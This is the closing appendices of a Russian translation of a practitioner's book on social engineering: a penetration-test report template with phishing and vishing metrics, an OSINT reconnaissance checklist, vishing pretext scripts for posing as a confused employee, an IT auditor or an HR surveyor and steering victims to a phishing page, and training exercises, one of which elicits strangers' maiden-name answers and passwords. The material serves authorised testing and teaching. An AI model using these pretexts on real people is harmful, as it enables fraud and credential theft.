- <*Вывод 1 (интерпретированный в смысле бизнес-риска)*>
- <*Вывод 2 (интерпретированный в смысле бизнес-риска)*>
- <*Вывод 3 (интерпретированный в смысле бизнес-риска)*>

В процессе работы команда обнаружила следующее:

- <*Положительный результат 1 (т. е. обнаружение угроз)*>
- <*Положительный результат 2 (т. е. уведомление об угрозах)*>
- <*Отрицательный результат 1 (т. е. обнаружена утечка информации)*>
- <*Отрицательный результат 2 (т. е. внутри обнаружен еще один злоумышленник)*>

Оцененный уровень риска для <*имя клиента*>: <***НИЗКИЙ*** | ***УМЕРЕННЫЙ*** | ***ВЫСОКИЙ*** | ***КРИТИЧЕСКИЙ***>.

(*Примечание*: выделите уровень риска жирным шрифтом и напишите его заглавными буквами.)

Техническое задание

Используйте этот раздел, чтобы объяснить, что это была за работа. Часто это лучше всего получается путем копирования и вставки всего или части фактического технического задания в контракт. Это делается для того, чтобы еще раз повторить, о чем вас просили и почему вы сделали то, о чем рассказываете.

Объем работы

Объем работ в области социальной инженерии, включая OSINT, фишинг и вишинг по поручению <*имя клиента*>, выполненный <*имя исполнителя*>, включает <*часы OSINT*>, фишинг для реализации <*количество сценариев*> сценариев <*до*> | <*не менее*> <*количество электронных писем*>, которые должны быть отправлены в течение <*временные рамки взаимодействия (дни и часы)*>, и желательно включая <*количество сценариев*> сценариев <*до*> | <*не менее*> <*количество телефонных звонков*> в течение <*временные рамки взаимодействия (дни и часы)*>.

Следующие элементы явно входят в объем тестирования:

<*допустимые и желаемые элементы*>

Следующие элементы явно исключены из тестирования:

<*исключенные элементы*>

Дата завершения

Тестирование должно быть завершено к <*дата*>, а окончательный отчет и итоговая встреча или звонок должны быть выполнены в течение 10 рабочих дней с даты завершения.

Место проведения работы

<*Место или места работы*>
<*IP-адреса, с которых будет вестись работа*>

О компании <*Название компании*>

<*Название компании*> является компанией <*отрасль/вид деятельности компании*> со штаб-квартирой в <*Город*>, <*Страна*> и принадлежит <*владельцы; если торгуется публично, также укажите этот факт*>. <*Более конкретная информация о компании*>.

<*Любые предшествующие, текущие или ожидаемые слияния и/или поглощения*>

Компания имеет несколько физических офисов, которые находятся в следующих местах:

<*Адрес 1*>
<*Адрес 2*>

<Компания-мишень> использует стандартный формат адреса электронной почты:

имя.фамилия@<домен компании>.

Инструменты и методы

Расскажите о том, какие инструменты вы использовали и как анализировали то, что обнаружили. Не слишком углубляйтесь в перечисление того, что было найдено.

Метрики

Здесь вы выполняете определенный математический/статистический или числовой анализ, чтобы помочь клиенту понять, что означают результаты и что можно улучшить. Этот раздел не должен быть слишком сложным, но эффектное предоставление взаимосвязей, процентов или даже диаграмм или графиков может произвести очень благоприятное впечатление, и клиент снова наймет вас.

Фишинг

Интервал времени до первого уведомления

Время первого уведомления минус время первого открытия письма.

Доля открытых писем

Количество отправленных писем, деленное на количество открытых писем.

Интервал времени до уведомления о переходе по ссылке

Время первого уведомления службы безопасности минус время первого перехода.

Доля уведомлений о переходе

Количество уведомлений, деленное на количество переходов.

Доля эпизодов ввода информации

Количество эпизодов ввода информации (например, в форму на фишинговом сайте), деленное на количество переходов по ссылке.

Доля уведомлений о вводе информации

Количество вводов информации, деленное на количество уведомлений о вводе.

Коэффициент достоверности

Количество введенных действительных учетных данных, разделенное на количество эпизодов ввода учетных данных.

Доля скомпрометированных пользователей

Количество пользователей, чьи данные есть в базе Have I Been Pwned и которые ввели информацию, деленное на количество пользователей, которые ввели информацию.

Интервал времени до исправления после открытия

Время, когда началось действие по устранению угрозы, минус время первого открытия письма.

Интервал времени до исправления после перехода по ссылке

Время, когда началось действие по устранению угрозы, минус время первого перехода по фишинговой ссылке.

Вишинг

Интервал времени до первого уведомления

Время первого уведомления минус время первого ответа на телефонный звонок.

Доля ответов на звонки

Количество зарегистрированных звонков, разделенное на количество полученных ответов на звонки.

Доля ответов на вопросы

Количество раз, когда абонент ответил на вопросы звонящего, деленное на общее количество звонков.

Доля уведомлений об утечке информации

Количество раз, когда абонент ответил на вопросы звонящего, деленное на количество уведомлений службы безопасности.

Результаты

Уровни значимости рисков

Критический

Эти риски влекут за собой потенциально катастрофические последствия для организации, связанные с крупными простоями и утечкой больших объемов конфиденциальных или личных данных.

Высокий

Эти риски могут привести к дорогостоящим или серьезным простоям, ущербу или сбоям в работе. Входной барьер для проникновения и воздействия низок. Такие риски имеют большое влияние и могут затрагивать конфиденциальные или ограниченные данные, хотя и в меньших объемах, чем критические риски.

Умеренный

Могут привести к некоторым сбоям или проблемам в работе организации клиента, но не к серьезному простою. Это может быть, например, получение доступа к системам, которые можно использовать для перехода к другим системам или объектам. Возможна утечка закрытых данных, которые не являются особенно конфиденциальными.

Низкий

Данные недостатки представляют небольшой риск для клиента. Они могут быть ограничены дополнительными зависимостями, такие как локальный физический доступ, или требовать, чтобы уже было выполнено проникновение в сеть другим способом. Такие риски связаны с минимальными последствиями в случае успеха.

Информационный

В настоящее время выявленные недостатки не представляют опасности, но не соответствуют современным требованиям или могут стать источником риска позже.

<*Выводы в порядке критичности от наивысшего (критического) к низшему (информационному)*>. Выводы должны включать следующие подразделы.

Обсуждение

Что вы нашли.

Проблема

Почему это проблема.

Подтверждение

Выходные данные инструмента тестирования и/или скриншоты, доказывающие наличие проблемы.

Возможные последствия

Что может случиться (будьте реалистичны).

Смягчение или исправление проблемы

Как исправить проблему. Укажите различные методы, принятые в данной отрасли.

Рекомендации

Как клиент может усовершенствовать свою безопасность и избежать других успешных фишинговых атак.

Вывод

Подведите итог всему отчету.

Протестированные телефонные номера

555-867-5309
555-903-7684

Протестированные вебсайты

company.tld1
company.tld2
mail.company.tld11

Сработавшие электронные письма

John.doe@company.tld1
Jdoe@company.tld1

Использованые имена значимых лиц

Генеральный директор: Джон Доу
Главный операционный директор: Джейн Смит

Использованные предлоги

Перечислите предлоги, используемые как для фишинга, так и для вишинга.

ПРИЛОЖЕНИЕ 3
Сбор рабочей информации

Используйте это приложение в качестве обзорного плана для сбора информации OSINT или для проведения вишинга. Это не исчерпывающий список, и его следует рассматривать как отправную точку для составления вашего собственного плана.

Физический доступ	**Ответ**
Каково местонахождение организации?	
Территория огорожена забором?	
В заборе есть ворота для транспорта?	
Ворота укомплектованы охраной?	
Охранники вооружены?	
Насколько легко можно получить доступ к мусорному контейнеру?	
Какие бейджи есть у сотрудников?	
Нужно ли для входа предъявлять что-либо, кроме пропуска (например, PIN-код или отпечаток пальца)?	
На бейджах есть изображения?	
Можно ли найти какие-либо камеры или системы безопасности с помощью картографических инструментов?	
Есть ли у организации облачные системы видеонаблюдения, доступные извне?	

Технический доступ	Ответы
Какими доменами владеет организация?	
Какие поддомены входят в домен?	
Можете ли вы найти какие-либо серверы веб-почты?	
Можете ли вы найти VPN или портал удаленного доступа?	
Какие технологии используются, если судить по вакансиям?	
Какие технологии используются, если судить по профилям на LinkedIn, Indeed и других платформах?	
Можете ли вы составить список операционных систем, используемых организацией?	
Какие файлы найдены с помощью метакраулера Recon-ng? Возможен ли сбор OSINT в отношении пользователей, их имен, программного обеспечения и технологий?	
Можете ли вы найти признаки использования беспроводных сетей (WiGLE.net, LinkedIn и страницы вакансий)?	
Применяет ли организация специфические устройства, имеющие выход в сеть?	
Встречаются ли упоминания о каких-либо облачных технологиях, таких как Azure, GCP или AWS?	
Встречаются ли упоминания о каких-либо поставщиках услуг управляемой безопасности?	
Можно ли определить тип защиты, применяемой от вредоносных программ (обнаружение и реагирование на вирусы или конечные точки)?	
Есть ли у них записи SPF, DKIM и DMARC в DNS?	
Есть ли еще что-нибудь интересное в DNS?	

Компания	Ответ
Каков стиль электронной почты?	
Коснулись ли организацию публичные скандалы, особенно связанные с утечками компромата или личных данных?	
Есть ли у вас список высшего руководства?	
Есть ли у вас список пиарщиков организации?	
Одеваются ли люди определенным образом?	
Должны ли сотрудники носить какие-либо средства индивидуальной защиты (СИЗ)?	

Смежники и поводы для контакта	Ответ
Кто является облачным провайдером?	
Кто поставщик антивируса?	
Кто обслуживает электросеть?	
Кто обслуживает мусорные баки?	
Кто обслуживает лифты?	

Сбор OSINT	Ответы
Есть ли у вас список людей, упомянутых в документах на сайте (MetaCrawler и поиск Google)?	
Есть ли у вас список руководителей, собранный из открытых публикаций?	
Есть ли у вас список рабочих адресов электронной почты сотрудников?	
Есть ли у вас список рабочих телефонов сотрудников?	
Есть ли у вас полный телефонный справочник компании?	

ПРИЛОЖЕНИЕ 4
Примеры предлогов для контакта

Это набор предлогов для установления контакта с жертвой, которые я сам успешно использовал. Разумеется, вы можете изменить их по своему усмотрению или придумать свои. Я призываю вас в любом случае оставаться этичными, а также делиться удачными находками со своими коллегами.

Неуклюжий сотрудник

Ведите себя как неуклюжий сотрудник или новичок, запутавшийся в служебном распорядке компании и звонящий в отдел кадров или бухгалтерию с просьбой о помощи. Позвоните, используя внутренний поддельный номер (желательно несуществующий, если жертва попытается перезвонить).

Допустим, вы делаете вид, что не разобрались в корпоративных процессах, и задаете следующие вопросы.

- Как затраты на питание отображаются в выписках по банковским картам? От чьего имени выставляют счета – подрядчика службы питания или самой компании?
- Кто у нас в компании отвечает за организацию питания?
- Мне поручили заказать канцтовары, а сайт поставщика у меня не открывается, не могли бы вы мне помочь (и называете фишинговый адрес)?

Затем скажите, что вас зовут коллеги и вам нужно срочно вернуться к работе.

Аудит IT-ресурсов

Позвоните с внешнего номера и скажите, вашу компанию наняли для технического обслуживания инфраструктуры. Объясните, что вам поручили собрать предварительную информацию для расчета стоимости обслуживания. Сначала дружески спросите у собеседника, давно ли он работает в своей компании и нравится ли ему работа. Поинтересуйтесь о его расписании. Затем спросите следующее.

- Применяются ли их бейджи в системе контроля доступа или учета рабочего времени?
- На чем он работает – ноутбук или настольный компьютер?
- Использует ли он IP-телефон, если да, то какой марки?
- Какова марка и модель рабочего компьютера?

- Какая операционная система установлена на этом компьютере?
- Как часто на компьютер устанавливают обновления и кто это делает?
- Что он использует в качестве почтового клиента?
- Какие браузеры он использует?
- Есть ли в его кабинете доступ к беспроводной сети?
- Какой антивирус установлен на компьютере?
- Заблокирован ли доступ к каким-либо веб-сайтам?

Запишите все заблокированные веб-сайты, а затем попросите проверить, работает ли сейчас блокировка «быстрого входа» в социальную сеть (например, «Вконтакте»). Под видом страницы «быстрого входа» назовите свою фишинговую страницу. Чтобы завершить вызов, скажите, что у вас срочный звонок по второй линии, и отключитесь.

Вы можете задать эти же вопросы, используя несколько других предлогов. Например, попробуйте изобразить из себя растерянного коллегу, позвонить по внутреннему номеру и спросить жертву, могут ли они получить доступ к нескольким сайтам и ресурсам; скажите им, что вы не можете получить доступ к определенному сайту, а затем спросите, могут ли они. В качестве альтернативы позвоните в компанию, как если бы вы были человеком, заинтересованным в работе в ней. Используйте свои профессиональные знания, чтобы перейти к вопросам об IT.

Исследование вовлеченности в жизнь компании

Позвоните сотруднику компании с внутреннего номера, и скажите, что вы – представитель аутсорсинговой кадровой службы и проводите исследование по заказу компании (подобные службы славятся своими нелепыми назойливыми анкетами). Скажем, цель опроса – выяснить, насколько хорошо сотрудники знают о деятельности компании и вовлечены в ее жизнь. Спросите следующее.

- Используют ли они VPN?
- Каков их график работы?
- В какие дни происходит начисление заработной платы?
- Как долго они работают в компании?
- Какую операционную систему, браузер и почтовый клиент используют?
- Ходят ли они в столовую для сотрудников?
- Пользуются ли они служебной парковкой?
- Какой антивирус они используют?
- Знают ли они по имени охранников на проходной?

Наконец, попытайтесь заставить их перейти на ваш фишинговый сайт. Затем поблагодарите их и быстро повесьте трубку.

ПРИЛОЖЕНИЕ 5
Упражнения для развития навыков социальной инженерии

Эти упражнения я обычно применяю, когда веду очные занятия. Они помогают учащимся преодолеть страх перед началом общения с целью атаки и вырабатывают привычку добывать потенциально конфиденциальную информацию в любом месте и в любой ситуации. Не стесняйтесь тренироваться, пока у вас есть время, и вы увидите, как повышаются ваши навыки социальной инженерии и уровень внутреннего комфорта.

Помогите случайному незнакомцу, а затем завяжите диалог

Когда вы находитесь вне дома, ищите незнакомцев, пытающихся сделать селфи. Предложите им помочь. Если они согласятся, попросите их помочь вам с чем-нибудь в ответ. Мне нравится использовать «антропологические опросы» или «опросы для тренинга по психологии» и задавать некоторые агрессивные вопросы, такие как девичья фамилия их матери или пароли. Я заметил, что легче узнать девичью фамилию матери, если сформулировать вопрос так: «Как звали вашу маму до того, как она вышла замуж?» Такая постановка вопроса реже вызывает ассоциацию с восстановлением пароля.

Импровизация

Импровизация отлично подходит для того, чтобы научиться думать на ходу. Выполняя оценку ситуации на месте и вишинг, вы должны думать на ходу. Ничто никогда не идет по плану. Имея опыт импровизации, вы привыкнете к неловким ситуациям, которые могут возникнуть в любой момент. Помните правило: никогда не говорите «нет».

Отрепетированный спектакль

Как и импровизация, отрепетированный спектакль помогает с социальной инженерией. Разница между двумя подходами в том, что в одном случае вы репетируете, а в другом – нет. Преимущество спектакля, которому не хватает импровизации, заключается в том, что у вас есть время заранее придумать всю предысторию. Но обычный спектакль терпит неудачу, если что-то пошло не по плану, а импровизация успешна, если придумывать вещи на лету. Оба приема важны, но дают вам разный опыт.

Публичное выступление / тамада

Навык развитой устной речи всегда полезен. Чувствовать себя уверенно перед группами слушателей разного размера – в ваших интересах. Как и при импровизации, в устном выступлении частенько все идет не по плану. Придется выработать навык решения проблем на ходу. Вы также привыкнете к ясному и открытому общению и к большему количеству способов донести информацию до получателя.

Например, в 2018 году я выступал с докладом «Социальные исследования» на BSides Orlando. После трех слайдов презентации мой компьютер свалился в синий экран смерти». Поначалу я запаниковал. Потратив около 30 с на то, чтобы прийти в себя, я объяснил проблему аудитории, и, пока я говорил, мой друг вышел на сцену и перезагрузил компьютер. Я честно признался, что впервые выступаю с публичным докладом, и объяснил, что, пока компьютер перезагружается, буду импровизировать по памяти. Система снова заработала, и я быстро пролистал слайды, чтобы охватить весь материал за отведенное время.

Пришлось сократить презентацию, но я предложил слушателям посмотреть слайды в фойе во время перерыва, и туда пришли около 15 человек. Примечательно, что это не самый худший мой разговорный опыт, просто он помог мне вырасти профессионально.

Проводите операции OSINT в отношении семьи и друзей

Договоритесь с членами семьи и друзьями, что потренируетесь на них в сборе OSINT. В зависимости от того, насколько вы близки к ним, вы можете только уточнить методы поиска и оценить достоверность данных. Я склонен просить об этом онлайн-друзей, которых я никогда не встречал в реальной жизни, чтобы немного усложнить задачу. Чтобы отплатить добром тем, кто позволил вам собрать OSINT, предоставьте отчет о том, что вы нашли. Разумеется, он не должен быть формальным, как для фирмы, но это должна быть информация о проблемах, сопровождаемая пояснениями, откуда это проблемы и как их можно устранить (если возможно).

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

Книги издательства «ДМК ПРЕСС» можно купить оптом и в розницу
в книготорговой компании «Галактика»
(представляет интересы издательств «ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).

Адрес: г. Москва, пр. Андропова, 38;
тел.: **(499) 782-38-89**, электронная почта: **books@alians-kniga.ru**.

При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги; фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине:
http://www.galaktika-dmk.com/.

Джо Грей

Социальная инженерия и этичный хакинг на практике

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Зам. главного редактора *Сенченкова Е. А.*
Перевод *Яценков В. С.*
Корректор *Абросимова Л. А.*
Верстка *Паранская Н. В.*
Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.
Усл. печ. л. 21,18. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**

Руководство по взлому человеческого поведения

Даже самые продвинутые службы безопасности мало что могут сделать для защиты от вреда, причиняемого простым сотрудником, который перешел по вредоносной ссылке, открыл вложение электронной почты или раскрыл конфиденциальную информацию во время телефонного звонка. Эта книга поможет вам лучше понять методы, лежащие в основе атак социальной инженерии, и узнать, как помешать киберпреступникам и злоумышленникам, которые используют человеческие слабости в своих целях.

Джо Грей, отмеченный наградами эксперт в области социальной инженерии, делится примерами из практики, передовым опытом, инструментами аналитики с открытым исходным кодом (OSINT), заготовками для организации атак и шаблонами отчетов, чтобы компании могли лучше защитить себя. Он описывает творческие методы, позволяющие обманным путем выманить у пользователей их учетные данные: использование сценариев Python и редактирование файлов HTML для клонирования легального веб-сайта. Научившись собирать информацию о ваших жертвах с помощью передовых методов OSINT, вы узнаете, как защитить свою организацию от подобных угроз.

Также вы узнаете, как:

- применять методы фишинга, такие как спуфинг, сквотинг и подмена веб-сервера, избегая при этом обнаружения;
- использовать инструменты OSINT, такие как Recon-ng, theHarvester и Hunter;
- собирать информацию о жертве из социальных сетей;
- собирать и презентовать показатели успеха вашей атаки;
- внедрять технические средства контроля и программы повышения осведомленности, чтобы помочь предприятию защититься от социальной инженерии.

Джо Грей, *ветеран ВМС США, основатель и главный инструктор OSINTion, ведущий исследователь Transparent Intelligence Services, а также первый победитель Derby-Con Social Engineering CTF. Будучи сотрудником Агентства по проверке паролей, Грей выиграл конкурс TraceLabs OSINT Search Party на DEFCON 28. Недавно он разработал профессиональные инструменты для проведения OSINT и операций по обеспечению кибербезопасности DECEPTICON Bot и WikiLeaker.*

no starch press

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
books@alians-kniga.ru

ДМК ПРЕСС
издательство
www.дмк.рф

ISBN 978-5-97060-980-4